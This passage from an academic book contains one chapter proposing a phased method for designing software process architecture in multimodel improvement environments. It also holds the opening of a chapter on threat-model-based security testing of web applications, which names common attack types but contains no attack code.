There are many approaches and frameworks to support SPI. These implement the selected standards and then measure the effectiveness of the new processes. The most popular approaches and frameworks are (Plan-Do-Check-Act) PDCA cycle (Moen & Norman, 2006), IDEAL model (McFeely, 1996), ISO TR 15504 (ISO/IEC, 1998), CMMI (Capability Maturity Model Integrated) (CMMI Product Team, 2010), ISO 9001:2000 (ISO, 2000), and others.

However, SPI initiatives are not easy to implement; they carry a significant risk of failure (Aaen, 2003). The complexity of implementing SPI requires commitment, proper skills and resources. These all need to be assured to obtain a successful SPI. Tailoring multiple approaches and frameworks to the company's needs is a time-consuming process and needs special expertise. This could be especially difficult in the global environment.

Software organizations do not sequentially implement the necessary approaches or frameworks in their improvement project, but rather several approaches or frameworks simultaneously. They find that models and standards often overlap in the requirements when they decide to implement the best practices for the situation.

1.1.2 Multimodel Environment

Numerous models, standards, methods, approaches and frameworks are available to software and systems engineering organizations. The long list of reference models, standards, best practices, regulatory policies and other types of practices that help organizations in their improvement effort is called improvement technologies (Kirwan, Marino, Morley, & Siviy, 2008c). A multimodel environment within an organization is denoted by the simultaneous use of improvement technologies to implement their improvement approach.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Many problems in this multimodel environment are identified (Kelemen et al., 2011). Selection of the most appropriate improvement technologies becomes an issue. Strategies and selection of technologies and solution implementation are closely connected to multimodel SPI, and these are considered new research topics (Kirwan, Marino, Morley, & Siviy, 2008d). The decision to adopt simultaneous multiple technologies is not always easy. Technologies that address the same needs and those that address different needs may significantly overlap. Also, the way these are implemented influence the decision-making process.

Organizations often struggle with the interpretation of technologies because of their different structure, terminology, level of detail and point of view on quality. Additionally, their integration is not always clear as the granularity of their descriptions and scope of applicability vary considerably.

Another problem with multimodel environments is the competition between technologies when several initiatives are concurrently implemented at difference hierarchical levels. This leads to competition for resources by the different approaches to satisfy their specific needs. The overlapping efforts are costly and the benefits of each technological approach are undermined by the conflicting approaches. This results in lack of effectiveness of the multiple technological approaches.

In the last decade several attempts have been made to define solutions for the harmonization of multimodels such as mappings (Mutafelija & Stromberg, 2003), taxonomies (Halvorsen & Conradi, 2001; Paulk, 2008; Kirwan et al., 2008d), combined models, combined appraisals (Griffith University, 2007), standardization (Kelemen, 2009), formal solutions (Ferreira, Machado, & Paulk, 2010), a multimodel framework (Balla, 2001)(Kirwan et al., 2008a), and other research on multimodel process improvement (Software Engineering Institute, 2010).

In the context of the harmonization framework, we will conduct research to design an improvement solution using a process architecture. We are going to discuss this issue in the section which follows.

1.1.3 Process Architecture

The simultaneous use of existing and new improvement technologies is causing many problems. Software organizations usually have "ad-hoc processes" describing spur of the moment processes and "processes of different technologies" implementing improvement technologies. These processes are grouped into "process repositories," where it is unclear whether relations between them are well defined to ensure that they will work well together and support any change. This happens because there are no methodologies or techniques that guide the generation of a flexible and robust structure of processes.

Thus, software organizations need tools to convert selected improvement technologies to execute processes and to design an improvement solution. One tool could be process architecture (Kirwan et al., 2008b). It provides process components and characteristics to design the processes. It is an aid for visualizing the relationships of a process with other existing and future processes, identifying relationships between process elements and external processes, describing interfaces, interdependencies and supporting the dynamic business context.

Process architecture (PA) is an emergent area of research, with little understanding and experience and with confusing terminology that makes it difficult to express technical issues and concerns, along with its progress. The value of process architectures has to rise to the challenge to aggregate value within a company that develops software products. Consequently, this is leading organizations to invest resources in the development of their process architecture (Wolf & Harmon, 2012).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

This work considers that a Software Process Architecture (SPA) is derived from the general structure of a PA (Pesantes, Lemus, Mitre, & Mejia, 2012b). Thus, many SPA methods and efforts generating awareness, ideas and approaches have been found in the literature as follows:


- (Ould, 1997) creates a process architecture from the essential business entities (EBEs). After, EBEs are converted to essential units of work diagrams (EUOW) and relations between them are identified, and tools like RADmodeller and visio stencils (plug-in) are built.
- (Jeston & Nelis, 2006) propose a framework to implement BPM (Business Process Management) programs and projects. The framework considers a process architecture phase. It specifies that a process architecture must be composed of overall objectives, general principles, process guidelines and process models. Also, (Harmon, 2003) mentions that a useful way to embed a process architecture in the organization is the establishment of a "business process architecture committee."
- (Maldonado & Velázquez, 2006) present a method for defining the process architecture using concepts such as Zachman's framework and value configuration (chain, workshop and network). This method develops a process architecture as the artifact using a Planner and Function in Zachman's framework.
- (Borsoi & Becerra, 2008) propose a process architecture as a set of views (structural, behavioral, organizational and automation) represented by models and relationships between them. In this work, the fundamentals of object-oriented methodology are applied to represent processes (processes and their components are handled as objects).
- (Dai et al., 2008) define a process architecture made of evolution process components (EPC) and connectors. They argue that a process architecture may realize process component-based software process reuse as well as software architecture does in a component-based software reuse.
- (Fu, Li, & Hu, 2009) present a process architecture using Aspect Oriented Programming (AOP) methodology. Software evolution process components, software evolution process connectors, aspect connectors and constraint relations among them are put together in the aspect oriented software evolution process architecture (AOSEPA).
- (Boehm & Wolf, 1996) introduce an open process architecture and examine some architectural element interfaces.
- (Mutafelija & Stromberg, 2003) make reference to three views of a process architecture. First, a functional view shows task descriptions. Second, a behavioral view shows when and how tasks are performed. And third, an organizational view identifies who performs the tasks.
- (Carr, Dandekar, & Perry, 1995) provide a process interface description language, called Mini-interact, which is a simple approach to describe process interfaces accessible to both programmers and non-programmers.
- (Kasser, 2005) identifies a new role named process architect. This role will cover the gap in the functions performed by the three organizational roles (systems architecting, systems engineering and project management) when viewed from the perspective of planning and implementing the development of a system.

On the basis of a literature review (Kitchenham, Pearlbrereton, Budgen, Turner, Bailey, & Linkman., 2009), the methods found to design process architecture do not address multimodel environment issues, thus it is the purpose of this research.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2. IMPORTANT ASPECTS TO BUILD THE METHOD

This section shows the most relevant aspects considered to build the proposed method. These aspects are organized as follows: first, criteria used to design software process architecture in a multimodel environment; second, an organizational model which may contribute supporting a multimodel environment within a software organization and third, the multimodel framework on which the method was developed.



2.1 Criteria to Design a Software Process Architecture in a Multimodel Environment

The criteria used to design a Software Process Architecture (SPA) that supports a multimodel environment were identified from problems in the multimodel environment, important issues, principles and attributes for a good process architecture (Pesantes et al., 2012a).

Figure 1 shows the problems, issues, and attributes considered to derive these criteria. The multimodel environment problems considered were (Kelemen et al., 2011):

- Correlation among improvement technologies: different terminology; requirements overlap; different internal structures, granularity, size and complexity; and chaotic relationships.
- Changeability of these technologies because organizations need to modify their business.
- Traceability of elements from improvement technologies to standard process description is not well established.
- Documentation of multimodel solution because several multimodel initiatives describe only the final multimodel result.

Figure 1. Design criteria of software process architecture

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Multiple appraisals such as assessments, audits, reviews, benchmarks or measurements, which are aimed at the discovery of the conformity of organizational processes to a quality approach.

The SPA issues that would resolve the multimodel environment problems are:

- Process Architecture adopts different definitions from the point of view of Process Management (PM), Business Process Management (BPM), Enterprise Architecture (EA) and Software Process Engineering (SPE). From the PM perspective, it is important for the general management system of organizations. From the BPM perspective, it is necessary to achieve the business goals, to model the business and manage change within the business. From the EA perspective, it is an important part of enterprise structure. In addition, the SPE perspective makes its interest clear from the internal structure of PA.
- Design identifies how an SPA is created and that a method consists of process elements, relations, views, stakeholders, tools and architectural level properties.
- Properties at the level of process and architectural.
- Evaluations, forms to classify and evaluate methods, would be useful for organization process researchers and for those engaged in developing process centric organizations if they could access a critical comparative analysis of different approaches for identifying and modeling process architectures.

The good process attributes considered were (Jeston & Nelis, 2006):

- There must be a set of rules, principles and models for the processes.
- The process architecture must be dynamic, that is, easily adaptable to the evolving process, business and enterprise changes.
- Processes must be related to organization strategy and objectives.
- Processes must be aligned with the business architecture, and information and technical architecture, which equates to an organization driven enterprise architecture.
- There must be a basis for design and realization of processes of the organization.
- Processes must be easy for all relevant stakeholders to understand and apply.

These criteria are summarized as follows:

1. **General criteria:**
   - Identify organizational and process objectives: processes must be related to organization strategy and objectives.
   - PA supports the process life cycle (i.e. elicitation, analysis, design, implementation, enactment, assessment).
   - PA supports multimodel process improvement.
   - PA supports the maintenance of processes: it supports changes and dynamic environment, and keeps in balance the return of investment for improvement projects.
2. **Criteria for handling different inputs:**
   - Identify correlation among technologies (terminology, requirements, granularity, size and complexity).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Identify static and dynamic elements of technologies (internal structure).
- Identify internal and external relationships between process elements of PA (compatibility).

3. **Criteria of traceability:**
   - Business objectives and improvement technologies.
   - Technologies elements and PA elements.
   - PA elements and elements of process descriptions.
4. **Criteria of quality:**
   - Process level: easy for all stakeholders to understand and apply, support modularity, and granularity.
   - Architectural level: reuse, decomposition of processes hierarchically, flexibility, comprehensibility, facilitate communication, ease of maintenance and utility.
5. **Criteria of documentation:**
   - Views to describe a software process architecture.
   - Tools to support the design, implementation and maintenance of a software process architecture in a software organization.

Finally, these criteria will be used as a checklist to verify that the proposed method may be used to design a software process architecture, which supports a well-defined set of quality attributes in a multimodel environment.

2.2 Organizational Model


A software organization will be defined under the organizational model of an Integrated Software Factory. An organizational model is defined as a sub-model of a software process model which describes the organizational component types, their structure, and properties (Lonchamp, 1993). An Integrated Software Factory identifies a set of views such as application, infrastructure, process, quality and business. These views are based on the Reference Model of the Open Distributed Processing (RM-ODP) methodology. Based on (Dominguez Dias, 2010) an Integrated Software Factory is defined as "an enterprise that contains all the necessary organizational departments to carry out their main activity and whose main business process is to develop software; hence, its primary department is denoted as Software Factory" (see Figure 2). It is important to mention that from the combination of quality and process views a software process architecture in a multimodel environment is created. Also, these views may be detailed even further.

A hierarchical model of roles in an integrated software factory is shown in Figure 3. Based on the literature (Borsoi, 2008; Harmon, 2003; Humphrey, 2000; Kasser, 2005; McFeely, 1996), three basic levels to organize an integrated software factory are identified: strategic, managerial and operational.

- The general management group carries out activities that are strategic to the integrated software factories.
- The project management group is at the managerial level and has the following responsibilities: define project planning, identify risks, develop measures to mitigate risks, solve problems, manage the project, budget and schedule and perform quality control.
- The process group is also at the managerial level and is responsible for maintaining the entire organization's processes and the Software Process Architecture. They also establish and maintain

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Composition of an integrated software factory






Figure 3. Model of the hierarchical structure of roles

the alignment between the organization's strategic objectives and the process goals. This group has its own internal structure and can be sub-divided. Due to the scope of their responsibilities, they can directly influence the project group.

- At the operational level is the development team, which is composed of: Team Leader, Development Manager, Planning Manager, Quality/Process Manager and Support Manager. This is a proposal of how a team can be organized to develop software. This proposal was chosen because it supports small organizational structures and their measurement framework.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2.3 Multimodel Framework

The reasoning framework generated in (Kirwan et al., 2008a, 2008d; Siviy et al., 2008) was tailored and detailed to build the basis of our method. This framework for harmonization is according to relevant principles and practices, which result in a vertically aligned set of layers addressing multimodel design and implementation from mission to strategy and from tactics to execution. This framework adheres to the paradigm of statistical thinking (Janis & Shade, 2000) that considers:

- Everything is a process.
- All processes have inherent variability.
- Data is used to understand variation and to drive decisions to improve the processes.

Based on currently available knowledge and research, the key components of this multimodel framework are explained below:

1. Choose improvement technologies:
    a. Alignment of organizational and improvement objectives. The mission and highest-level strategic objectives must be decomposed into operational objectives.
    b. Improvement technologies should be selected on the basis of their ability to enable process features and capabilities that are needed to achieve mission and operational objectives (each is independently selected).
2. Analysis of technologies synergy:
    a. Each selected improvement technology is examined for its high-level relationship among each other; these relationships aid selection decisions and alignment with objectives. This strategic categorization can be used to refine the list of technologies selected by identifying gaps and enabling high-level validation and verification.
    b. It is an iterative process that needs to be performed each time new improvement technologies are considered for inclusion in the organization's process landscape.
    c. Taxonomies for improvement frameworks can be used to support categorization. Some examples are (Halvorsen & Conradi, 2001; Kirwan et al., 2008d; Kirwan, Marino, Morley, & Siviy, 2008e; Paulk, 2008).
3. **Construction of an integrated model:** Technologies need to be customized for rollout within a software organization. For multimodel process improvement, this framework complements strategic categorization with composition of selected improvement technologies and process architecture. These are not necessarily sequential, but may be quite iterative and the starting point may vary.
    a. Technology composition using element classification and other tactical technology connections:
        i. It is critical to understand the details about how technologies connect with each other. This is a specialized task to examine overlapping, distinctive, and enabling functionality among technologies.
        ii. The practical integration of the selected technologies is through the understanding of the relationships of the selected technologies to each other, the types of elements the selected technologies contain, and technology mapping and process implementation.
        iii. When considering pairs or small groups of technologies, their relationships often emerge or detailed mappings may be created. But when you add more technologies into the mix,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

it is more complex. In this task it is necessary to use taxonomies or other tools to classify technology elements. For example, (Kirwan et al., 2008e).

b. Process architecture
   i. It is a big leap from technology composition to process architecture and process descriptions.
   ii. In practice, a PA is derived from multiple improvement technologies and it may lead to defining descriptions of standard software processes. This gap will be covered by our proposed method.

4. **Adaptation of the integrated model to the organization context:**
   a. Clear traceability between project objectives and business drivers will be necessary. Project teams are called upon to integrate in their projects the process improvements selected. Such projects are probably most effective at integrating new process solutions when they address project performance goals or points.
   b. In the context of multimodel process improvement, the process group face several implementation challenges, distinct from linear model improvement: shared/coordinated roles and responsibilities; integrated and/or coordinated training; coordinated (possibly shared) audit and appraisal processes and data; and coordinated improvement project portfolio management.
   c. Other factors that affect the integration of improvement solutions in a software organization are the organizational culture and change resistance (Muñoz, Mejia, Calvo-Manzano, Cuevas, & San Feliu, 2012).
5. **Measuring results:**
   a. Considering that these improvement technologies will solve a problem or enable a higher level of performance, measurement of impact is an important step.
   b. Baseline data are necessary but not always available in the early stages of software process improvement. The impact measurement is a long-term proposition. Depending on the size and quantity of projects, it may take multiple years to determine the effectiveness of an improvement.
   c. Therefore the meta-measures of performance become the main part of the model: performance snapshots based on single projects or even sub-projects, engineering measures, and measures of model standard institutionalization (such as maturity levels).

Finally, this work is focused on the creation of a method to design a software process architecture that supports a multimodel environment. This method considers the design of a software process architecture derived from heterogeneous improvement technologies as input and it allows the creation of standard process descriptions as output.

3. THE DESIGN METHOD

This section describes the method to design a software process architecture in a multimodel environment. First, basic concepts used in the method are defined. Second, the general design of the method is substantiated. Third, basic constructors of software process architecture are given. Fourth, a hierarchy of software process architecture is shown. Finally, method phases are explained.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


3.1 Basic Concepts

The definition of the proposed method and its ingredients were influenced by (Kronlöf, 1993) who identified four main parts: 1) an underlying model, 2) a language, 3) defined steps and ordering of these steps and 4) guidance for applying the method:

- An underlying model which provides a conceptual representation of the product of a method. Most system engineering methods in fact incorporate more basic methods (each with their own model) in a "uses" or "inherits" hierarchy. As a method increases its repertoire and scope it will have a collection of inherited underlying models. Kronlöf keeps it simple by identifying a single underlying model, even though that "model" may actually be a set of models.
- A language, which is the concrete means of describing the product of the method and the user interface of the underlying model of the method. It is used to describe the process models represented by the method, and is the concrete counterpart of the underlying model. As with the model, Kronlöf denotes it as a unique method's single language, even though that language may in fact be a set of languages.
- Defined steps and the order of those steps. It is the process model of the method.
- Guidance for applying the method, which typically takes the form of informal text in manuals, handbooks, guides etc.
- Tools to support different activities of the method. The tools support the documentation of process architecture design. The tools assist the method user in his or her work, thereby not only making the design process faster, but also preventing human mistakes in the process.

Based on (IEEE, 2000), a description of software process architecture is composed of a set of views represented by models and their relationships. These models have different degrees of abstraction and are represented by diagrams. The basic constructors compose the diagrams. Both elements and relationships display a certain type of behavior and are subject to restrictions. The relationships can be static or represent sequence and data flows.

The proposed method, according to Figure 4, is composed of phases, and the notation of process elements is depicted using basic constructors (modeling syntax and semantics). These elements are obtained from the internal structure analysis of the improvement technologies. For this work, Business Process Management Notation (BPMN) was selected to complement our notation.




The phases represent the sequence of steps to elicit and model the information used to compose process models. The basic concepts provide "what" will be modeled and the notation defines "how" it will be modeled. "What" refers to the process elements and the concepts that represent these elements. "How" refers to the syntax used to represent the types of elements that compose the process models.

The method to design a software process architecture in a multimodel environment basically describes the activities that must be performed to obtain process views of the model. Thus, phases are the main parts of the method. The phases are sequential and aimed at defining the process architecture model. Each method phase produces models that comprise the process architecture with different degrees of abstraction. To represent these models, basic concepts and notations for elements were defined.

Software process architecture can be built for software organizations, organizational departments or software projects. These can be restricted to a specific domain (for example, organization size, technology used or kind of projects). In this work, guidance and tools of the method are not shown.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Basic concepts of the method



3.2 General Design

Meta-Object Facility (MOF) (OMG, 2006), reference architecture theory (Bass, Clements, & Kazman, 2003) and the main elements to model a software process system (Wang & King, 2000) were used to organize the proposed method.

Figure 5 shows the method as a four-layered architecture based on MOF (OMG, 2006). Each layer represents distinct abstraction levels. From the perspective of this method, each layer is a phase and each phase generates elements that form the basis for the next phase. The phases represented as rectangles are interrelated. That is, each rectangle represents distinct abstraction levels of the same model, and all models use the basic concepts and notational elements defined in the conceptual architecture phase. Theses phases are executed sequentially. Considering the process improvement context, Figure 5 highlights the main elements in a software process system: process reference model, process assessment model and process improvement model (Wang & King, 2000). These elements are represented as circles. A process reference model is a model of a process system that describes process organization, hierarchy, interrelationship and tailoring. A process assessment model consists of a process capability model (measurement framework) and a process capability determination method. A process improvement model is an operational model that provides guidance for improving a process system capability by changing, updating, enhancing existing processes based on the findings provided in a process assessment. In general, conceptual architecture, reference architecture and operational architecture phases are

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. General design of the method

grouped together since they generate conceptual process models and the software project architecture phase generates enacted process models.

The conceptual architecture phase defines the basic concepts, basic constructors of a process element and the notational elements. Constructors are identified from an internal structural analysis of multiples process reference model and process assessment model. The maturity requirements of a process element are extracted from measurement frameworks. Viewpoints, views, models and diagrams are defined.


The reference architecture phase includes process meta-models customized to a domain. The reference architecture is defined as a process reference model and/or process assessment model mapped onto process elements and the data flows between them. The meta-models are built from the concepts defined in the previous phase. A meta-model defines a set of practices and relationships between them. Also, an architectural pattern is a description of element and relation types together with a set of constraints on how they may be used. In the proposed method, an architectural pattern is considered a set of constraints of a process architecture, the element types and their patterns of interaction. These constraints define a set or family of architectures that satisfy them. These definitions are adapted from (Bass et al., 2003).

The operational architecture phase comprises process models that are customized by business requirements (for example, maturity level). These process models are defined as standard processes. These processes may be customized and thus allow the instantiation of distinct projects. Also, a process improvement model is selected to define improvement mechanisms for a process system.

The software project architecture phase defines process instances for implementation and enactment. This layer is referred to as instantiated architecture because the process models are instantiated through a software project considering its requirements. In this phase the software project processes are executed.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


In addition, traceability among elements of these phases must be clearly defined. That is, basic elements of improvement technologies are transformed into constructors. These basic constructors are transformed into process meta-models, which are in turn transformed into process models. And process models are transformed into project process instances.



3.3 Basic Constructors of Software Process Architecture

Based on the internal structure analysis of some improvement technologies (CMMI, TSP, PSP, Bootstrap, ISO 15505 and ISO 9001) and process elements proposed in (Bhuta, Boehm, & Meyers, 2005), a software process architecture is composed of process elements and its relationships. A process element is a set of activities and/or sub-process elements (granularity level). Both activities and sub-process elements are classified as variants or invariants. Pre-conditions are dependencies (artifacts and information needed for execution) and project effort, schedule and resources estimates. Post-conditions define results from its execution (these may be abstract models, information and analysis or simple risk reduction). The process element is related to a knowledge base to take into consideration the implications of past projects both inside and outside the organization. Process element needs to incorporate past project efforts, schedules and relationships of information within the process elements and project plans. Additionally, process element may also include organizational and industry best practices (see Figure 6).

3.4 Hierarchy of Software Process Architecture




A hierarchy of software process architecture designs supporting a multimodel environment is shown in Figure 7. The phases of the proposed method are considered artifacts. This hierarchy shows a way to order the creation of software process architectures. First, a conceptual architecture; second, a reference architecture composed of multimodel-reference architecture and domain references architecture by organization size (small, medium, large); third, an operational architecture by maturity level; and fourth, a software project architecture (evidences of organizational maturity and process capability).

Figure 6. Basic constructors of software process architecture

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Hierarchy of software process architecture in a multimodel environment



3.5 Phases of the Method

This section shows phases, activities and artifacts of the proposed method. It is based on basic concepts of process element and their relationships. The Business Process Management Notation (BPMN) was used to exemplify the process model generation. The method is not linked to specific languages; any language that allows the representations from the models obtained in the method phases and the notational elements may be used.

In Figure 8 the relationships between the SPA and the knowledge base is highlighted. At project and organizational levels, process elements must take into consideration the implications of past projects both inside and outside the organization. Consideration of previous project efforts, schedule and relationship information within the process elements will empirically prove project plans. Additionally, these plans should also include organizational and industry best practices.


Based on (Ahlgren, 2007), the goal of knowledge base management is a practical one: to improve organizational capabilities through better use of the organization's individual and collective knowledge resources. These resources include skills, capabilities, experience, routines, and norms, as well as tech-

Figure 8. Design method phases and external relationships

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

nologies. This work is concerned with products that enable communication between process architecture and knowledge base rather than how to perform knowledge base management activities. In a general manner, knowledge base management (Ahlgren, 2007) should perform the following activities:

- Knowledge identification, companies should know what knowledge and expertise exist both inside and outside their own walls.
- Knowledge acquisitions, four "import channels" were identified to acquire knowledge: knowledge held by other organizations, stakeholder knowledge, experts and knowledge products (i.e. software, patents and others).
- Knowledge development consists of all the management activities intended to produce new internal or external knowledge at both the individual and collective levels.
- Knowledge distribution consists of making knowledge available and usable across the whole organization. Technical knowledge distribution infrastructures can support efficient knowledge exchange within organizations and connect formerly separated experts through an electronic network.
- Knowledge use means the productive deployment of organizational knowledge in the production process. The successful identification and distribution of critical knowledge does not ensure its daily use. And without consistent use, there is a high probability that new knowledge systems will decline in quality, and the investment will be wasted. The potential user of knowledge has to see a real advantage in order to change his or her behavior and "adopt" the knowledge.
- Knowledge preservation, after knowledge has been acquired or developed, it must be carefully preserved. Many companies complain that in the process of reorganization they have lost part of their corporate memory. To avoid the loss of valuable expertise, companies must shape the processes of selecting valuable knowledge for preservation, ensuring its suitable storage, and regularly incorporating it into the knowledge base.
- Knowledge measurement, the evaluation and measurement of organizational knowledge present the biggest challenge in the field of knowledge management. Knowledge Managers have no tested toolbox of accepted indicators and measurement processes. They are pioneers. And the subject they need to measure is particularly elusive. Knowledge and capabilities can rarely be tracked to a single influencing variable. Furthermore, the cost of measuring knowledge is often seen as too high or socially unacceptable. Nevertheless, knowledge measurement holds considerable potential value, as has been demonstrated in a related field by human resources managers, who have had to prove the impact of training investments.



3.5.1 Phase 1: Conceptual Architecture

The conceptual architecture phase (Figure 9) includes the following activities:

- Identify goals, elicit requirements, and define stakeholders and their interests. They all form the basis to group together these meta-models in the defined views.
- Identify basic concepts and constructors; selection of different methodologies to define software process architecture and its elements (i.e. aspect-oriented, object-oriented, software component, services). Concerns are important to define quality attributes that must support the process archi-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 9. Conceptual architecture phase

tecture and its elements. Thus, basic constructors and concepts are identified and will be used in each phase of the method.

- Analyze internal structure; the technologies selected are analyzed to identify concepts or elements of a software process architecture, generating diagrams of internal structure of each technology, process elements and operational elements. This activity will be repeated every time that a new technology is added or any changes are made to it.
- Synthesize concepts and constructors; this complements the basic constructors with other elements detected in the technologies. Modeling languages can support the identification of an appropriate notation.
- Define architectural description elements; with the previous concepts, constructors and stakeholders' interests are identified viewpoints, views, models and diagrams that describe a software process architecture.

3.5.2 Phase 2: Reference Architecture

The reference architecture phase (Figure 10) includes the following activities:


- Design the multimodel reference architecture; this consists of selecting practices (or process requirements) from technologies, analyzing the impact level of practices, integrating practices and identifying variant and invariant practices. The mapping matrix of practices of all technologies selected is obtained.
- Using a domain, customize the reference architecture; a domain is considered along with the size of the organization (small, medium and large). But each organization has some considerations as domain requirement (these may be technology or specific improvement technology), an organizational chart and role set. The main outcome is a meta-model expressed as a set of practices.

3.5.3 Phase 3: Operational Architecture

The operational architecture phase (Figure 11) includes the following activities:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 10. Reference architecture phase






Figure 11. Operational architecture phase


- Obtain and categorize business requirement; the business requirements are elicited. These categories may be: process, roles, policies, stakeholders, and others. This categorization is important to evaluate its impact on reference architecture elements.
- Analyze impact of business requirements such as mapping between business requirement and domain reference architecture.
- Customize domain process models; using the previous mapping and the current process capability or maturity level, the organizational process models or organizational standard software processes (OSSP) are created. Software development plans are created using OSSP.



3.5.4 Phase 4: Software Project Architecture

The software project architecture (Figure 12) includes the following activities:

- Customize organizational process model; the organizational process models are customized by project requirements, software cycle and tailoring guidelines. The software development plan contains standard processes, which may be modified.

- Instantiate project processes; the defined project process of a specific project are executed.

4. CONCLUSION

In this work, we have presented an overview of the method to design a software process architecture supporting a multimodel environment: general design, basic concepts, phases, activities and artifacts. The challenge of multimodel improvement is to select, compose and sequence the desired set of improvement technologies. In addition, the organization must develop processes to deliver the capability of each technology in a way that enables work to get done and the subsequent achievement of business objectives.

Thus, Software Process Architecture would be a means to derive standard process description from improvement technologies. It was defined as a set of process elements and its relationships; and its basic constructors were also defined. The proposed method is composed of phases, activities and artifacts. And the description of a software process architecture makes use of views, models and diagrams.

Also, a method to implement the design of a software process architecture in a Software Organization will be built, considering a process architecture lifecycle and process improvement model. We are currently working on a software tool to support the design and implementation methods.

Some topics extracted from the review for future research are: mechanisms to validate quality attributes and generic mechanisms in the design of a software process architecture to collect quantitative information. Thus, it is necessary to develop a methodology for creating software process architecture that supports a multimodel environment. It must be flexible to support changes in the business. We are currently working on a methodology that permits us to evaluate the impact of aggregating a technology and designing a flexible software process architecture.

KEY TERMS AND DEFINITIONS

Design Method: In this context, a design method is a systematic process to build or develop a software process architecture. It is composed of an underlying model, language, a set of steps, guidance and tools to apply the method.

Harmonization: Approach used in the multimodel improvement to define and configure the most suitable way to do and to put two or more models in tune with each other. It is about developing an appropriate solution to meet individual organizational objectives. To accomplish this harmonization requires understanding and leveraging the properties of the technologies of interest as well as composing these properties and the process architecture into a harmonized solution.

Improvement Technologies: In general, this is a long list of reference models, standards, best practices, regulatory policies and other types of practices that an organization may use simultaneously.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Multimodel Environment: The organizations' environment based on several improvement technologies that are required to be used simultaneously to implement an improvement.

Multimodel Improvement: Multimodel Improvement aims to achieve business goals, develop quality products through a mature process applying multiple improvement technologies best practices simultaneously, and reduce time-to-market and production costs.

Software Process Architecture (SPA): As a result of this multidisciplinary approach, SPA is considered a conceptual framework for designing and maintaining processes and their relationships, which must be aligned with business objectives and strategies, and enterprise architecture. Moreover, considering that a software process is composed of process elements, a process element is composed of activities, input and output interfaces, defined by pre-conditions and post-conditions and a knowledge base.

Chapter 18
An Alternative Threat Model-Based Approach for Security Testing

Bouchaib Falah
Al Akhawayn University, Morocco

Mohammed Akour
Yarmouk University, Jordan

Samia Oukemeni
Al Akhawayn University, Morocco

ABSTRACT

In modern interaction, web applications has gained more and more popularity, which leads to a significate growth of exposure to malicious users and vulnerability attacks. This causes organizations and companies to lose valuable information and suffer from bad reputation. One of the effective mitigation practices is to perform security testing against the application before release it to the market. This solution won't protect web application 100% but it will test the application against malicious codes and reduce the high number of potential attacks on web application. One of known security testing approach is threat modeling, which provides an efficient technique to identify threats that can compromise system security. The authors proposed method, in this paper, focuses on improving the effectiveness of the categorization of threats by using Open 10 Web Application Security Project's (OWASP) that are the most critical web application security risks in generating threat trees in order to cover widely known security attacks.

1. INTRODUCTION

Software security testing has become a primary concern for software developers in order to preserve the confidentiality, integrity, availability, authorization, authentication and non-repudiation of their applications. Security testing is used to ensure the correctness of defensive mechanisms installed against attackers within the application. However, security testing is commonly misunderstood and treated as

an auxiliary concern in the lifecycle of software. According to National Vulnerability Database (NVD) (Florian, 2014), 13 new vulnerabilities per day were discovered in 2013, for a total of 4,794 security vulnerabilities a year and approximately one-third of these vulnerabilities were classified 'high severity'; in another word, an exploit of a vulnerability would have a high impact on the attacked assets and subsequently on the business processes.

Nowadays, web application vulnerabilities have become a major concern in software security because the popularity of web applications has increased and the nature of information streamlining through the internet such as financial transactions and credit card numbers has changed, as it becomes more sensitive and has a significant impact on the user privacy. Therefore, an effective security testing technique is needed to be integrated in testing process of software in order to protect the application form major attack patterns i.e. Cross Site Scripting (XSS), SQL injection, cross-site request forgery, JavaScript hijacking, and DNS rebinding. Although Software security testing field is quite new comparing to other types of software testing. Many researchers tried to develop different security testing methods and approaches that can be effective and efficient for building secure web applications and web services. One of these popular techniques is Threat Modeling (Marback, Do, He, Kondamarri & Xu, 2013). This technique uses threat trees to identify flaws and vulnerabilities in software and then generates test cases.

Marback et al. (Marback, Do, He, Kondamarri & Xu, 2013) proposed a threat model-based security testing approach that generates automatically test cases from threats trees categorized using STRIDE model (Swiderski, & Snyder, 2004). This model was developed by Microsoft by classifying threats according to the nature or the motivation of the threat. This model limits the proposed technique to a subset of possible threats. Hence, in our paper, we propose to expand the categorization model and address a large number of vulnerabilities through a comprehensive analysis of security vulnerabilities according to Open Web Application Security Project's (OWASP), 10 most critical Web application security risks.

This paper is organized as follows: Section 2 defines the threat model approach and discusses the background and limitation of the technique. Section 3 presents threat trees generated according to OWASP top 10. Section 4 concludes the paper and discusses future work.

2. THREAT MODELING

Threat modeling is the process of identifying, analyzing, and mitigating security threats for a system (Swiderski, & Snyder, 2004).. In another word, threat modeling can be similar to miss-use case diagram, where a set of action can be performed in the intention to damage the system (Michael & Steve, 2008; Microsoft, 2015). Threat modeling iteratively evaluates and ranks the potential threats and the proper techniques for reducing threats (Microsoft, 2015).

Threat modeling helps to model the interactions between the various components of an application, in order to (PasGates, 2010):

- Identify the information to protect;
- Define authorization and authentication issues;
